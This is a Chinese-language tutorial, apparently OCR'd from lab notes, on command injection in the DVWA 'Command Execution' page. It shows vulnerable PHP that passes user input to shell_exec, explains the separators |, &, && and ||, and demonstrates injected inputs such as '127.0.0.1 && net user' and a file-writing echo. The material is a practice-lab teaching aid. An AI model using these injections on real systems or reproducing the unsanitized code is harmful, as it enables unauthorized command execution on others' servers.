

定义以及产生原因

一些网络设备,比如说路由器， 交换机等设备;你要对这些设备进行管理的话,都有一个web界面;一般通过web界面传一些命令过去执行;如果没有对用户传过去的命令进行过滤;这样可以把命令做一下构造,比如 你想让服务器执行一个ping命令,可以构造一下,除了执行ping命令之外,再执行非法目的命令(比如说提权,),这就叫命令注入漏洞;
比如网站上提供了一个功能,使你可以通过这个地方传一些命令至后台服务器上去执行,我们可以通过这些功能去构造;让其执行带有非法目的的命令;
如果一个网站有命令注入漏洞,并且其权限特别大,这就是说等于获得了管理员的权限了(系统shell);

演示



它这里叫command Execution命令;



\


这里执行了一个Ping命令;也就是说这个页面提供了一个ping的功能;这里我们构造一下,让其除了执行ping命令以外,还执行其他的命令;


低级源代码

```
Command Execution Source
<?php

```

```php
if( isset( $_POST[ 'submit' ] ) ) {

    $target = $_REQUEST[ 'ip' ];

    // Determine OS and execute the ping command.
    if (stristr(php_uname('s'), 'Windows NT')) { //php_uname为了获取web服务器操作系统的类型

        $cmd = shell_exec( 'ping  ' . $target );//shell_exec这个函数比较重要;凡是有命令执行
        echo '<pre>'.$cmd.'</pre>';//这里输出$cmd这个变量的内容!

    } else {
    //不是windows就是linux了,linux和windows里面执行命令的方式可能不一样!(这里-c指定发包个数! 这
        $cmd = shell_exec( 'ping  -c 3 ' . $target );
        echo '<pre>'.$cmd.'</pre>';//

    }

}
?>
```

这里如何才能在执行这个命令的同时其他的一些命令呢？？






只要做到能让多条命令同时执行即可！

在Windows里面要执行多条命令除了要执行 上面这个管道（ | ）

命令之外还有没有其他的命令呢？还有一个命令 & :(用这个符号的话两条命令皆执行！)



还有 && :(前面这个命令正确执行了才能执行后边这个命令)

```
C:\Users\15pb-win7>ping 127.0.0.1 && ping www.baidu.com

正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

正在 Ping www.baidu.com [115.239.210.27] 具有 32 字节的数据:
来自 115.239.210.27 的回复: 字节=32 时间=82ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=40ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=22ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=14ms TTL=48

115.239.210.27 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 14ms, 最长 = 82ms, 平均 = 39ms
```

Enter an IP address below:


127.0.0.1 && net user

submit

```
正在 Ping 127.0.0.1 具有 32 字节的数据:
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128
来自 127.0.0.1 的回复: 字节=32 时间<1ms TTL=128

127.0.0.1 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 0ms, 最长 = 0ms, 平均 = 0ms

\\ 的用户帐户

-------------------------------------------------------------------------------
15pb-win7                Administrator            Guest
命令成功完成。
```

还有 `||` :(只有前边命令执行不成功,后边命令才执行！)

```
C:\Users\15pb-win7>ping 127.0.0.0 || ping www.baidu.com

正在 Ping 127.0.0.0 具有 32 字节的数据:
一般故障。
一般故障。
一般故障。
一般故障。

127.0.0.0 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 0, 丢失 = 4 (100% 丢失),

正在 Ping www.baidu.com [115.239.210.27] 具有 32 字节的数据:
来自 115.239.210.27 的回复: 字节=32 时间=12ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=12ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=13ms TTL=48
来自 115.239.210.27 的回复: 字节=32 时间=74ms TTL=48

115.239.210.27 的 Ping 统计信息:
    数据包: 已发送 = 4, 已接收 = 4, 丢失 = 0 (0% 丢失),
往返行程的估计时间(以毫秒为单位):
    最短 = 12ms, 最长 = 74ms, 平均 = 27ms

C:\Users\15pb-win7>
```



几个比较重要的命令

允许同时执行多条命令的符号


- "|"：前面命令输出结果作为后面命令的输入内容；
- "&"：前面命令执行后接着执行后面的命令；
- "||"：前面命令执行失败的时候才执行后面的命令；
- "&&"：前面命令执行成功了才执行后面的命令。


上面这几个命令在Linux和windows里面皆可以;


允许同时执行多条命令的符号

- Linux系统还可以使用分号（;）同时执行多条命令。
- 还可以使用重定向（>）在服务器中生成文件，或是使用（<）从事先准备好的文件读入命令等。

127.0.0.1 & echo test > c:\1.txt






AppServ 2018/9/5 9:05 文件夹
Backup 2018/9/20 8:56 文件夹
PerfLogs 2009/7/14 10:37 文件夹
Program Files 2018/9/17 16:31 文件夹
Python27 2018/9/13 9:18 文件夹
python37 2018/9/10 9:11 文件夹
sqlmap 2018/1/15 5:04 文件夹
Tools 2017/5/5 10:23 文件夹
vir 2016/9/30 10:00 文件夹
Windows 2018/9/10 9:12 文件夹
用户 2016/9/9 15:00 文件夹
1.txt 2018/9/20 19:50 文本文档
15PB安全工具包.cfg 2018/9/20 8:56 CFG 文件
15PB安全工具包.exe 2016/9/29 17:24 应用程序
1.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
test